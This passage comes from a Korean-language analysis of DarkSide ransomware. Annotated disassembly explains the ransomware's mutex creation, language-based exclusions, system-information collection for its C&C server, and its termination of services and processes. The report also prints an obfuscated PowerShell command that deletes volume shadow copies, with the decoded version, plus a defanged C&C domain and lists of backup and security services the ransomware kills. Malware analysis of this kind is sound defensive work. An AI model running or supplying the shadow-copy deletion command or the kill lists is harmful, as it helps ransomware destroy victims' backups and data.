HKEY_CLASSES_ROOT 경로에 CRC32 Hash인 .503900e4로 레지스트리를 생성한다.
해당 값은 PC 내 데이터의 암호화 시 확장명에 사용된다.

2.4.11 확장자에 아이콘 이미지 연결

```
00404274    50              push eax                                eax:L"503900e4\\DefaultIcon"
00404275    6A 00           push 0
00404277    68 00000002     push 2000000
0040427C    6A 00           push 0
0040427E    6A 00           push 0
00404280    6A 00           push 0
00404282    8D85 F0FDFFFF   lea eax,dword ptr ss:[ebp-210]
00404288    50              push eax                                eax:L"503900e4\\DefaultIcon"
00404289    68 00000080     push 80000000                           HKEY_CLASSES_ROOT
0040428E    FF15 82FD4000   call dword ptr ds:[<&RegCreateKeyExW>]
004042B1    50              push eax                                eax:L"C:\\Users\\JeongGeon
004042B2    8D85 E8FBFFFF   lea eax,dword ptr ss:[ebp-418]
004042B8    50              push eax                                eax:L"C:\\Users\\JeongGeon
004042B9    6A 01           push 1
004042BB    6A 00           push 0
004042BD    68 74F64000     push darkside.40F674                    C:\Users\JeongGeonWoo\
004042C2    FF75 FC         push dword ptr ss:[ebp-4]               AppData\Local\503900e4.ico
004042C5    FF15 86FD4000   call dword ptr ds:[<&RegSetValueExW>]
004042DA    6A 00           push 0
004042DC    6A 00           push 0
004042DE    68 00100000     push 1000                               SHCNRF_RecursiveInterrupt
004042E3    68 00000008     push 8000000                            SHCNE_ASSOCCHANGED
004042E8    FF15 B6FD4000   call dword ptr ds:[<&SHChangeNotify>]
004042EE    5F              pop edi
004042EF    5E              pop esi                                 esi:L"503900e4"
```

[그림 17] 확장자에 아이콘 이미지 연결

HKEY_CLASSES_ROOT 경로에 이전에 생성한 ico 이미지 파일에 대한 레지스트리 값을 생성한다.
다음으로 SHChangeNotify API를 호출한다.
0x8000000(SHCNE_ASSOCCHANGED)를 인자 값으로 주어 CRC32 Hash로 생성한
.503900e4 확장자를 갖는 파일을 ico 파일 아이콘 이미지 파일과 연결시킨다.

2.4.12 명령 옵션 확인

```
00407CE0    FF15 96FC4000   call dword ptr ds:[<&GetCommandLineW>]
00407CE6    8BD8            mov ebx,eax                             ebx:&L"C:\\Users\\Je
00407CE8    8D45 FC         lea eax,dword ptr ss:[ebp-4]
00407CEB    50              push eax
00407CEC    53              push ebx                                ebx:&L"C:\\Users\\Je
00407CED    FF15 A2FD4000   call dword ptr ds:[<&CommandLineToArgvW>]
00407CF3    8BD8            mov ebx,eax                             ebx:&L"C:\\Users\\Je
00407CF5    837D FC 03      cmp dword ptr ss:[ebp-4],3
00407CF9    75 48           jne darkside.407D43
00407CFB    8B73 04         mov esi,dword ptr ds:[ebx+4]
00407CFE    FF35 7C9E4000   push dword ptr ds:[409E7C]
00407D04    68 809E4000     push darkside.409E80                    409E80:L"-path"
00407D09    E8 C799FFFF     call darkside.4016D5
00407D0E    68 809E4000     push darkside.409E80                    409E80:L"-path"
00407D13    56              push esi
00407D14    FF15 D6FB4000   call dword ptr ds:[<&_wcsicmp>]
```

[그림 18] 명령 옵션 확인

DarkSide 랜섬웨어는 명령을 통해 지정한 경로만을 대상으로 암호화할 수 있는 기능이 있다.
해당 기능은 GetCommandLineW API 호출을 통해 입력을 확인한 후
CommandLineToArgvW API 호출을 통해 입력을 분석하여 진행된다.
이후 _wcsicmp API 호출을 통해 입력받은 옵션이 -path가 맞는지 확인하여
지정한 경로에 대한 암호화를 수행한다.

-path [Folder Path]	-path 명령 이후에 입력된 특정 경로만을 암호화한 후 랜섬웨어를 종료함

[표 4] Exploit 탐지 근거

2.4.13 Mutex 이름 생성

```
0040404B    FF15 6AFC4000   call dword ptr ds:[<&CreateFileW>]
00404051    8945 FC         mov dword ptr ss:[ebp-4],eax
00404054    837D FC FF      cmp dword ptr ss:[ebp-4],FFFFFFFF
00404058    74 76           je darkside.4040D0
0040405A    6A 00           push 0
0040405C    FF75 FC         push dword ptr ss:[ebp-4]
0040405F    FF15 7EFC4000   call dword ptr ds:[<&GetFileSize>]
00404065    8BF0            mov esi,eax                          esi:EntryPoint, eax:L"C:\\Users\\
00404067    56              push esi                             esi:EntryPoint
00404068    6A 00           push 0
0040406A    FF35 9EF94000   push dword ptr ds:[40F99E]
00404070    FF15 56FC4000   call dword ptr ds:[<&RtlAllocateHeap>]
00404076    8BF8            mov edi,eax                          edi:EntryPoint, eax:L"C:\\Users\\
00404078    85FF            test edi,edi                         edi:EntryPoint
0040407A    74 4B           je darkside.4040C7
0040407C    6A 00           push 0
0040407E    8D45 F8         lea eax,dword ptr ss:[ebp-8]
00404081    50              push eax                             eax:L"C:\\Users\\JeongGeonWoo\\De
00404082    56              push esi                             esi:EntryPoint
00404083    57              push edi                             edi:EntryPoint
00404084    FF75 FC         push dword ptr ss:[ebp-4]
00404087    FF15 76FC4000   call dword ptr ds:[<&ReadFile>]
00401DF2    FF75 0C         push dword ptr ss:[ebp+C]
00401DF5    FF75 08         push dword ptr ss:[ebp+8]            DarkSide's Binary
00401DF8    68 EFBEADDE     push DEADBEEF                        DEADBEEF
00401DFD    FF15 0AFC4000   call dword ptr ds:[<&RtlComputeCrc32>]
00401E03    FF75 0C         push dword ptr ss:[ebp+C]
00401E06    FF75 08         push dword ptr ss:[ebp+8]
00401E09    50              push eax
00401E0A    FF15 0AFC4000   call dword ptr ds:[<&RtlComputeCrc32>]
00401E10    3107            xor dword ptr ds:[edi],eax
00401E12    FF75 0C         push dword ptr ss:[ebp+C]
00401E15    FF75 08         push dword ptr ss:[ebp+8]
00401E18    50              push eax
00401E19    FF15 0AFC4000   call dword ptr ds:[<&RtlComputeCrc32>]
```

[그림 19] Mutex 이름 생성

중복 실행을 방지하기 위해 Mutex를 생성하기전 이름을 생성한다.
첫 번째로 DarkSide 랜섬웨어의 파일 내용을 버퍼에 적재한다.
이후 적재된 버퍼의 Binary와 Magic Debug로 사용되는 DEADBEEF를 이용해
총 RtlComputeCrc32 API를 5번 호출, CRC32 Hash를 만든다.
그리고 작업의 결과로 생성된 CRC32 Hash에 일련의 연산을 거쳐 생성된 값이 Mutex의 이름이 된다.

2.4.14 Mutex 생성

```
00407D68    68 D49D4000     push darkside.409DD4                 Global\f2ef08cd9fea4bf573f694972b1e7404
00407D6D    6A 00           push 0
00407D6F    68 00001000     push 100000
00407D74    FF15 86FC4000   call dword ptr ds:[<&OpenMutexW>]
00407D7A    8BD8            mov ebx,eax                          ebx:&L"C:\\Users\\JeongGeonWoo\\Desktop
00407D7C    85DB            test ebx,ebx                         ebx:&L"C:\\Users\\JeongGeonWoo\\Desktop
00407D7E    74 02           je darkside.407D82
00407D80    EB 2D           jmp darkside.407DAF
00407D82    68 D49D4000     push darkside.409DD4                 409DD4:L"Global\\f2ef08cd9fea4bf573f694
00407D87    6A 01           push 1
00407D89    6A 00           push 0
00407D8B    FF15 8AFC4000   call dword ptr ds:[<&CreateMutexW>]
00407D91    8BD8            mov ebx,eax                          ebx:&L"C:\\Users\\JeongGeonWoo\\Desktop
00407D93    FF35 D09D4000   push dword ptr ds:[409DD0]
00407D99    68 D49D4000     push darkside.409DD4                 409DD4:L"Global\\f2ef08cd9fea4bf573f694
00407D9E    E8 3796FFFF     call darkside.4013DA
00407DA3    E8 9FF3FFFF     call darkside.407147
```

[그림 20] Mutex 생성

OpenMutexW API를 호출하여,
현재 동일한 Mutex 이름으로 실행중인 DarkSide 랜섬웨어가 있는지 확인한다.
동일한 이름으로 실행중인 DarkSide 랜섬웨어가 없으면
CreateMutexW API를 호출하여 전역(Global) Mutex를 생성한다.
이 때, Mutex 이름은 CRC32 Hash와 일련의 연산을 거쳐 생성된 값인
f2ef08cd9fea4bf573f694972b1e7404를 이용한다.

2.4.15 절전 모드 방지

```
00407147    55              push ebp
00407148    8BEC            mov ebp,esp
0040714A    83C4 FC         add esp,FFFFFFFC
0040714D    53              push ebx
0040714E    51              push ecx
0040714F    52              push edx
00407150    56              push esi                                esi:EntryPoint
00407151    57              push edi                                edi:EntryPoint
00407152    68 01000080     push 80000001                           ES_SYSTEM_REQUIRED
00407157    FF15 DEFC4000   call dword ptr ds:[<&SetThreadExecutionState>]
```

[그림 21] 절전 모드 방지

SetThreadExecutionState API를 0x80000001(ES_SYSTEM_REQUIRED)를 인자로 주어 호출한다.
이는 DarkSide 랜섬웨어가 실행되는 동안 시스템이 절전 모드로 변경되거나
디스플레이가 꺼지는 일을 방지하기 위함이다.

2.4.16 시스템 사용 언어 확인

```
0040474C    53              push ebx
0040474D    BB 01000000     mov ebx,1
00404752    FF15 92FC4000   call dword ptr ds:[<&GetSystemDefaultUILanguage>]
00404758    8BF0            mov esi,eax
0040475A    FF15 8EFC4000   call dword ptr ds:[<&GetUserDefaultLangID>]
00404760    8BF8            mov edi,eax                             edi:EntryPoint
00404762    C1E3 0A         shl ebx,A
00404765    80F3 01         xor bl,1
00404768    C0E3 04         shl bl,4
```

[그림 22] 시스템 사용 언어 확인

DarkSide 랜섬웨어는 동유럽 및 러시아의 해커 조직에 의해 사용되는 만큼,
아래 표 내 구 소련 지역의 국가들은 암호화 대상에서 제외한다.
또한 내전중인 시리아 지역도 포함되어 있다.

0x419	러시아어(Russian) 사용 지역
0x422	우크라이나어(Ukrainian) 사용 지역
0x423	벨라루스어(Belarusian) 사용 지역
0x428	타지크어(Tajik) 사용 지역
0x42B	아르메니아어(Armenian) 사용 지역
0x42C	아제르바이잔어(Azerbaijani) 사용 지역

0x437	조지아어(Georgian) 사용 지역
0x43F	카자흐스탄어(Kazakh) 사용 지역
0x440	키르기스스탄어(Kyrgyz) 사용 지역
0x442	투르크메니스탄어(Turkmenistan) 사용 지역
0x443	우즈베키스탄어(Uzbek) 사용 지역
0x444	타타르어(Tatar) 사용 지역
0x818	몰도바-루마니아어(Moldova-Romanian) 사용 지역
0x819	몰도바-러시아어(Moldova-Russian) 사용 지역
0x82C	아제르바이잔어-키릴(Azerbaijani-Cyrillic) 사용 지역
0x843	우즈베키스탄어-키릴(Uzbek-Cyrillic) 사용 지역
0x2801	시리아어-아랍(Syrian-Arab) 사용 지역

[표 5] 암호화 제외 언어 사용 지역


2.4.17 시스템 정보 획득 (1)

```
00402D67    68 04010000     push 104
00402D6C    FF15 C2FC4000   call dword ptr ds:[<&GetLogicalDriveStringsW>]
00402D72    8BD8            mov ebx,eax
00402D74    85DB            test ebx,ebx
00402D76    0F84 A0000000   je darkside.402E1C
00402D7C    8DB5 E8FDFFFF   lea esi,dword ptr ss:[ebp-218]
00402D82    C1EB 02         shr ebx,2
00402D85    8B7D 08         mov edi,dword ptr ss:[ebp+8]
00402D88    56              push esi
00402D89    FF15 C6FC4000   call dword ptr ds:[<&GetDriveTypeW>]
00402D8F    83F8 03         cmp eax,3
00402D92    74 05           je darkside.402D99
00402D94    83F8 02         cmp eax,2
00402D97    75 5A           jne darkside.402DF3
00402D99    8D45 F0         lea eax,dword ptr ss:[ebp-10]
00402D9C    50              push eax
00402D9D    8D45 F8         lea eax,dword ptr ss:[ebp-8]
00402DA0    50              push eax
00402DA1    6A 00           push 0
00402DA3    56              push esi
00402DA4    FF15 2AFD4000   call dword ptr ds:[<&GetDiskFreeSpaceExW>]
00403147    FF15 9EFD4000   call dword ptr ds:[<&GetUserNameW>]
0040314D    837D F8 00      cmp dword ptr ss:[ebp-8],0
00403151    75 05           jne darkside.403158
00403153    E9 38010000     jmp darkside.403290
00403158    8B45 F8         mov eax,dword ptr ss:[ebp-8]
0040315B    D1E0            shl eax,1
0040315D    03D8            add ebx,eax
0040315F    C745 F8 1F0000  mov dword ptr ss:[ebp-8],1F
00403166    8D45 F8         lea eax,dword ptr ss:[ebp-8]
00403169    50              push eax
0040316A    8D85 74FFFFFF   lea eax,dword ptr ss:[ebp-8C]
00403170    50              push eax
00403171    FF15 2EFD4000   call dword ptr ds:[<&GetComputerNameW>]
```

[그림 23] 디스크 가용 공간 및 유저 정보 획득

DarkSide 랜섬웨어는 감염 PC의 정보를 C&C 서버에 보내기 위해
GetDiskFreeSpaceExW API를 호출하여 디스크의 가용 공간을 획득하고,
GetUserNameW 및 GetComputerNameW API를 호출하여 PC 사용자의 정보를 획득한다.


2.4.18 시스템 정보 획득 (2)



[그림 24] 시스템 사용 언어 획득

HKEY_CURRENT_USER\Control Panal\Desktop\MuiCached 내 MachinePreferredUILanguages의 값을 획득하여 시스템의 사용 언어 정보를 획득한다.


2.4.19 시스템 정보 획득 (3)



[그림 25] 도메인 또는 작업 그룹 정보 획득

NetGetJoinInformation API를 호출하여 감염 PC가 속한 도메인 또는 작업 그룹에 대한 정보를 획득한다.

2.4.20 시스템 정보 획득 (4)



[그림 26] ProductName 정보 획득

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion 내 ProductName의 값을 획득하여 설치된 OS 정보를 획득한다.

DarkSide 랜섬웨어는 시스템 정보를 획득하고 이를 C&C 서버에 전송한다.
이는 향후 해커 집단에 있어 중요한 정보가 된다.
이를 통해 어떠한 조직의 시스템이 감염되었는지 파악하고 추가적 행위의 방향을 결정한다.

[표 6] 시스템 정보 전송 후 사용

2.4.21 MachineGuid 획득

```
00402F7E   50              push eax
00402F7F   68 01010000     push 101
00402F84   6A 00           push 0
00402F86   56              push esi                                SOFTWARE\Microsoft\Cryptography
00402F87   68 02000080     push 80000002                           HKEY_LOCAL_MACHINE
00402F8C   FF15 7EFD4000   call dword ptr ds:[<&RegOpenKeyExW>]
00402FB7   50              push eax
00402FB8   8D85 34FFFFFF   lea eax,dword ptr ss:[ebp-CC]           [ebp-CC]:&L"__COMPAT_LAYER
00402FBE   50              push eax
00402FBF   8D45 F8         lea eax,dword ptr ss:[ebp-8]
00402FC2   50              push eax
00402FC3   6A 00           push 0
00402FC5   57              push edi                                MachineGuid
00402FC6   FF75 FC         push dword ptr ss:[ebp-4]
00402FC9   FF15 96FD4000   call dword ptr ds:[<&RegQueryValueExW>]
```

[그림 27] MachineGuid 획득

이전의 MachineGuid 획득 작업 후, 두 번째 MachineGuid 획득 작업을 수행한다.
이는 향후 Bot ID로 이용된다.

2.4.22 Bot ID 생성 및 시스템 정보 적재

```
00401DF2   FF75 0C         push dword ptr ss:[ebp+C]
00401DF5   FF75 08         push dword ptr ss:[ebp+8]               MachineGuid
00401DF8   68 EFBEADDE     push DEADBEEF                           DEADBEEF
00401DFD   FF15 0AFC4000   call dword ptr ds:[<&RtlComputeCrc32>]
00401E03   FF75 0C         push dword ptr ss:[ebp+C]
00401E06   FF75 08         push dword ptr ss:[ebp+8]               [ebp+8]:"8dd30447-358
00401E09   50              push eax                                eax:"8dd30447-3586-4d
00401E0A   FF15 0AFC4000   call dword ptr ds:[<&RtlComputeCrc32>]
00401E10   3107            xor dword ptr ds:[edi],eax              eax:"8dd30447-3586-4d
00401E12   FF75 0C         push dword ptr ss:[ebp+C]
00401E15   FF75 08         push dword ptr ss:[ebp+8]               [ebp+8]:"8dd30447-358
00401E18   50              push eax                                eax:"8dd30447-3586-4d
00401E19   FF15 0AFC4000   call dword ptr ds:[<&RtlComputeCrc32>]
007D4C68 {.."bot":{.."ver":"1.0",.."uid":"95f7623c4061432"..},.."os":{.."
007D4CA8 lang":"ko-KR",.."username":"JeongGeonWoo",.."hostname":"DESKTOP-
007D4CE8 4T1401Q",.."domain":"WORKGROUP",.."os_type":"windows",.."os_vers
007D4D28 ion":"Windows 10 Pro",.."os_arch":"x64",.."disks":"C:76/99",.."i
007D4D68 d":"18ceacf8cecc749d9b46"..}..}.....«««««««««.....
```

[그림 28] Bot ID 생성 및 시스템 정보 적재


획득한 MachineGuid와 DEADBEEF 값을 이용하여 RtlComputeCrc32 API를 호출한다.
일련의 연산을 거쳐 C&C 서버로 보내질 Bot ID가 생성된다. 본 DarkSide 샘플 분석에서는
이러한 일련의 과정을 거쳐 18ceacf8cecc749d9b46이라는 Bot ID가 생성되었다.
이와 함께 C&C에 보내질 시스템 정보를 메모리에 적재한다.

2.4.23 시스템 정보 및 Bot ID 암호화

[그림 29] 시스템 정보 및 Bot ID 암호화

메모리에 적재한 시스템 정보 및 Bot ID를 C&C 서버에 전달하기 전,
RtlRandomEx API를 통해 생성한 난수와 일련의 연산을 수행하여 암호화한다.

2.4.24 C&C 연결 및 데이터 전달 시도



[그림 30] C&C 연결 및 데이터 전달 시도

DarkSide 랜섬웨어는 C&C 서버에 연결 및 암호화된 데이터 전달을 시도한다.
그러나 현재는 C&C 서버가 닫혀있어 접속이 불가하다. C&C 서버 정보는 아래의 표와 같다.

C&C 서버	hxxp://securebestapp20.com


[표 7] DarkSide 랜섬웨어 C&C 서버 정보

2.4.25 불필요한 폴더 및 파일 제거

[그림 31] 불필요한 폴더 및 파일 제거

DarkSide 랜섬웨어는 각 드라이브의 경로를 획득한 후, 휴지통(Recyclebin)이 비어있는지 확인하고 만약 폴더 및 파일이 삭제되어 있을 경우엔 모든 폴더 및 파일을 제거한다.
이는 암호화에 불필요한 파일 및 폴더를 제거하기 위함이다.
해당 작업은 PathIsDirectoryEmptyW API를 통해 폴더 내 상태를 확인하고,
RemoveDirectoryW를 통해 폴더를 제거하고, DeleteFileW를 통해 파일을 제거하며 이루어진다.

2.4.26 PowerShell을 통한 VolumeShadowCopy 삭제



[그림 32] PowerShell을 통한 VolumeShadowCopy 삭제

DarkSide 랜섬웨어는 PowerShell을 통해 난독화된 스크립트를 실행한다.
PowerShell이 실행되면 난독화가 해제되어 VolumeShadowCopy 삭제 명령을 수행하는 것이다.
명령은 아래와 같다.

powershell -ep bypass -c "(0..61)|%{$s+=[char][byte]('0x'+'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C20466F72456163682D4F626A656374207B245F2E44656C65746528293B7D20'.Substring(2*$_,2))};iex $s"
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}

[표 8] PowerShell을 통한 VolumeShadowCopy 삭제 (상-난독화 / 하-해제)

2.4.27 문자열 검색을 통한 특정 서비스 중지

```
00404D8D   FF15 62FD4000   call dword ptr ds:[<&OpenServiceW>]
00404D93   8945 F8         mov dword ptr ss:[ebp-8],eax
00404D96   837D F8 00      cmp dword ptr ss:[ebp-8],0
00404D9A   74 2E           je darkside.404DCA
00404D9C   6A 1C           push 1C
00404D9E   8D45 D0         lea eax,dword ptr ss:[ebp-30]
00404DA1   50              push eax
00404DA2   E8 33C6FFFF     call darkside.4013DA
00404DA7   8D45 D0         lea eax,dword ptr ss:[ebp-30]
00404DAA   50              push eax
00404DAB   6A 01           push 1
00404DAD   FF75 F8         push dword ptr ss:[ebp-8]
00404DB0   FF15 66FD4000   call dword ptr ds:[<&ControlService>]
00404DB6   FF75 F8         push dword ptr ss:[ebp-8]
00404DB9   FF15 6AFD4000   call dword ptr ds:[<&DeleteService>]
00404DBF   FF75 F8         push dword ptr ss:[ebp-8]
00404DC2   FF15 6EFD4000   call dword ptr ds:[<&CloseServiceHandle>]
00404DC8   EB 18           jmp darkside.404DE2
00404DCA   56              push esi                                esi:L"vss,sql,sv
00404D67     FF37          push dword ptr ds:[edi]                 [edi]:L"Appinfo"
00404D69     FF15 F6FB4000 call dword ptr ds:[<&_wcslwr>]
00404D6F     83C4 04       add esp,4
00404D72     43            inc ebx
00404D73     56            push esi                                esi:L"vss,sql,sv
00404D74     FF37          push dword ptr ds:[edi]                 [edi]:L"Appinfo"
00404D76     FF15 E6FB4000 call dword ptr ds:[<&wcsstr>]
```

[그림 33] 문자열 검색을 통한 특정 서비스 중지

DarkSide 랜섬웨어는 랜섬 행위에 방해가 되는 서비스들을 제거한다.
해당 서비스는 일부 보안 관련 서비스 및 VolumeShadowCopy 관리 서비스 등이 포함된다.
이는 탐지가 되지 않기 위함도 있지만, 특정 작업을 수행할 때 작업이 실패하지 않도록
미리 서비스를 중지시키는 행위이다. 대상 서비스는 아래의 표와 같다.
이 작업은 아래의 특정 문자열만 일치해도 해당 서비스를 중지시켜 버린다.

vss	VolumeShadowCopy 관련 서비스
sql	SQL 관련 서비스
svc$	SVSVC 등 암호화에 방해가 되는 서비스
memtas	Mail 관련 서비스
mepocs	Mail 관련 서비스
sophos	Sophos 보안 소프트웨어 관련 서비스
veeam	Veeam Backup Solution 관련 서비스
backup	Backup 관련 서비스

[표 9] 중지 대상 서비스

2.4.28 실행 중인 프로세스 목록 획득

```
00404E44    8945 F4         mov dword ptr ss:[ebp-C],eax
00404E47    8D45 F8         lea eax,dword ptr ss:[ebp-8]
00404E4A    50              push eax
00404E4B    FF75 F8         push dword ptr ss:[ebp-8]
00404E4E    FF75 F4         push dword ptr ss:[ebp-C]
00404E51    6A 05           push 5
00404E53    FF15 1AFC4000   call dword ptr ds:[<&NtQuerySystemInformation>]
```

```
typedef struct _SYSTEM_PROCESS_INFO
{
    ULONG                   NextEntryOffset;
    ULONG                   NumberOfThreads;
    LARGE_INTEGER           Reserved[3];
    LARGE_INTEGER           CreateTime;
    LARGE_INTEGER           UserTime;
    LARGE_INTEGER           KernelTime;
    UNICODE_STRING          ImageName;
    ULONG                   BasePriority;
    HANDLE                  ProcessId;
    HANDLE                  InheritedFromProcessId;
```

[그림 34] 실행 중인 프로세스 목록 획득

NtQuerySystemInformation API를 0x5 인자를 주어 호출한다.
이를 통해 SYSTEM_PROCESS_INFO 구조체에 실행 중인 프로세스의 정보를 받아온다.

2.4.29 문자열 검색을 통한 특정 프로세스 중지

```
00404EAD    FF15 F6FB4000   call dword ptr ds:[<&_wcslwr>]
00404EB3    83C4 04         add esp,4
00404EB6    8B3D 10F84000   mov edi,dword ptr ds:[40F810]      0040F810:&L"sql"
00404EBC    57              push edi
00404EBD    FF73 3C         push dword ptr ds:[ebx+3C]         [ebx+3C]:L"System"
00404EC0    FF15 E6FB4000   call dword ptr ds:[<&wcsstr>]
00404EC6    83C4 08         add esp,8
00404EC9    85C0            test eax,eax
00404ECB    74 2C           je darkside.404EF9
00404ECD    FF73 44         push dword ptr ds:[ebx+44]
00404ED0    6A 00           push 0
00404ED2    6A 01           push 1
00404ED4    FF15 B6FC4000   call dword ptr ds:[<&OpenProcess>]
00404EDA    8945 FC         mov dword ptr ss:[ebp-4],eax
00404EDD    837D FC 00      cmp dword ptr ss:[ebp-4],0
00404EE1    74 16           je darkside.404EF9
00404EE3    6A 00           push 0
00404EE5    FF75 FC         push dword ptr ss:[ebp-4]
00404EE8    FF15 D2FC4000   call dword ptr ds:[<&TerminateProcess>]
007FC458  sql.oracle.ocssd.dbsnmp.synctime.agntsvc.isqlplussvc.xfssvccon.m
007FC4D8  ydesktopservice.ocautoupds.encsvc.firefox.tbirdconfig.mydesktopq
007FC558  os.ocomm.dbeng50.sqbcoreservice.excel.infopath.msaccess.mspub.on
007FC5D8  enote.outlook.powerpnt.steam.thebat.thunderbird.visio.winword.wo
007FC658  rdpad.notepad.....
```

[그림 35] 문자열 검색을 통한 특정 프로세스 중지

DarkSide 랜섬웨어는 wcsstr API를 호출하여 이전에 획득한 프로세스 목록 중
특정 문자열이 일치할 시 해당 프로세스를 종료한다.
이는 작업중인 파일의 핸들을 얻지 못해 암호화에 실패하는 현상을 미연에 방지하는 것이다.
종료 대상 프로세스 목록은 아래의 표와 같다.

sql	SQL 관련 프로세스
oracle	Oracle 관련 프로세스
ocssd	Oracle Cluster Synchronization Services (OCSSD) 관련 프로세스
dbsnmp	Oracle Intelligent Agent에 사용되는 관련 프로세스
synctime	File Synchronization 관련 프로세스
agntsvc	Oracle Intelligent Agent에 사용되는 관련 프로세스
